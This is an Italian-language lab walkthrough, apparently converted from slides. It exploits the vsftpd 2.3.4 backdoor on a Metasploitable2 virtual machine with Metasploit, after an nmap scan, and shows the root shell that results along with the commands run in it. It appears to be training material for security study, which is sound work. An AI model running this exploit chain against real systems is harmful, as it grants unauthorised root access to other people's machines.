

# METASPLOIT



Michelangelo **Borromeo**

# hacking **METASPLOITABLE 2**

(impostazione Mtsp2)

iniziamo con la configurazione della metasploitable2 con ip: 192.168.1.149/24

apriamo metasploitable2 e diamo il comando:

```
sudo nano /etc/network/interfaces
```

dopo di che possiamo immettere l'indirizzo da noi scelto in questo caso:

IP: 192.168.1.149

Netmask: 255.255.255.0

Network: 192.168.1.255

Broadcast: 192.168.1.255

Gateway 192.168.1.1

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1

[ Read 17 lines ]

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur
^X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To
```


# hacking **METASPLOITABLE 2**

(impostazione Kali)

Ricordiamoci di impostare la Kali all'interno della stessa rete della Metasploitable2

Altrimenti non pingano a vicenda.

Impostando come ip: 192.168.1.100



Per verificare che si pingino a vicenda immettiamo:

ping 192.168.1.149 ( ip – metasploitable 2 )

```
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=2.79 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=3.82 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.948 ms
^C64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=1.62 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=2.43 ms
^C
— 192.168.1.149 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 0.948/2.321/3.818/0.984 ms
(kali㉿kali)-[~]
$
```

# hacking **METASPLOITABLE 2**

(Avvio Nmap, ricerca servizio ftp)

Per verificare le porte aperte su una rete, dalla kali, eseguiamo il comando:

`nmap 192.168.1.0/24`

```
(kali@kali)-[~]
$ sudo nmap 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 15:13 CEST
```

Da qui usciranno tutti gli indirizzi Ip con le porte aperte e i loro servizi:

```
(kali@kali)-[~]
$ sudo nmap 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 15:13 CEST
Stats: 0:00:21 elapsed; 254 hosts completed (1 up), 255 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.1.149
Host is up (0.00053s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
MAC Address: 08:00:27:1F:C3:22 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.100
Host is up (0.0000010s latency).
All 1000 scanned ports on 192.168.1.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (2 hosts up) scanned in 31.16 seconds
```

Abbiamo trovato l'ip della Metasploitable2 ( 192.168.1.149 )con le seguenti porte attive

ma ciò che interessa a noi al momento è il servizio: **21/tcp**

# hacking **METASPLOITABLE 2**

(Avvio Metasploit)

Avviamo Metasploit con il seguente comando:

`msfconsole`

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [          ]

[ OK ]

https://metasploit.com

= [ metasploit v6.3.55-dev ]
+ -- [ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- [ 1391 payloads - 46 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Dopo di che possiamo fare una piccola ricerca riguardo il servizio che vorremo hackerare in questo caso:

`search vsftpd`

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

# hacking **METASPLOITABLE 2**

(hacking ftp)

Abbiamo trovato qualche modulo vsftpd quello che ci interessa è la backdoor ftp:

eseguiamo il comando

use 1

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Ricordiamoci di dare:

Show options

Per controllare ciò che ci richiede

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT           no        The local client address
  CPORT      Proxies         no        The local client port
  Proxies    RHOSTS          yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RPORT           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
  Name      Name
  --      --
  0        Automatic

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Impostiamo RHOST:

set rhost 192.168.1.149

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

# hacking **METASPLOITABLE 2**

(hacking ftp)

Ora ricerchiamo un payload compatibile con exploit che vogliamo eseguire:

show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name                               Disclosure Date  Rank  Check  Description
-  -                               -              -    -      -
0  payload/cmd/unix/interact           normal         No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

E selezioniamo l'unico disponibile:

set payload 0

ed ora possiamo eseguire:

run / exploit

per tentare l'hacking:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:35505 → 192.168.1.149:6200) at 2024-07-08 15:47:24 +0200

█
```

Nel caso di successo apparirà una sessione di shell

Verifichiamo id:

id

```
id
uid=0(root) gid=0(root)
█
```

# hacking **METASPLOITABLE 2**

(hacking ftp)

Possiamo eseguire diversi comandi con utente root, ad esempio:

ifconfig

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1f:c3:22
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1f:c322/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67266 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66712 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5224423 (4.9 MB)  TX bytes:3612778 (3.4 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:453 errors:0 dropped:0 overruns:0 frame:0
          TX packets:453 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:190137 (185.6 KB)  TX bytes:190137 (185.6 KB)
```

Per verificare ip.

Ora creiamo la cartella test\_metasploit su msfadmin con il root

Mkdir test\_metasploit

```
pwd
/home/msfadmin
ls
vulnerable
mkdir test_metasploit
ls
test_metasploit
vulnerable
```

Dunque siamo riusciti ad eseguire una backdoor e creare una cartella da noi desiderata su servizio ftp/21 utilizzando Metasploit.

Per uscire dalla shell:


exit



## *hacking* **METASPLOITABLE 2**

*(verifica directory)*

verifichiamo la creazione della cartella creata con su Metasploitable2

A screenshot of a terminal window titled 'Metasploitable2 [Running] - Oracle VM VirtualBox'. The terminal shows a root user at the /home/msfadmin directory. The user enters 'ls' and the output is 'test\_metasploit' and 'vulnerable'. The prompt then changes to a single underscore '\_'.

```
Metasploitable2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@metasploitable:/home/msfadmin# ls
test_metasploit  vulnerable
root@metasploitable:/home/msfadmin# _
```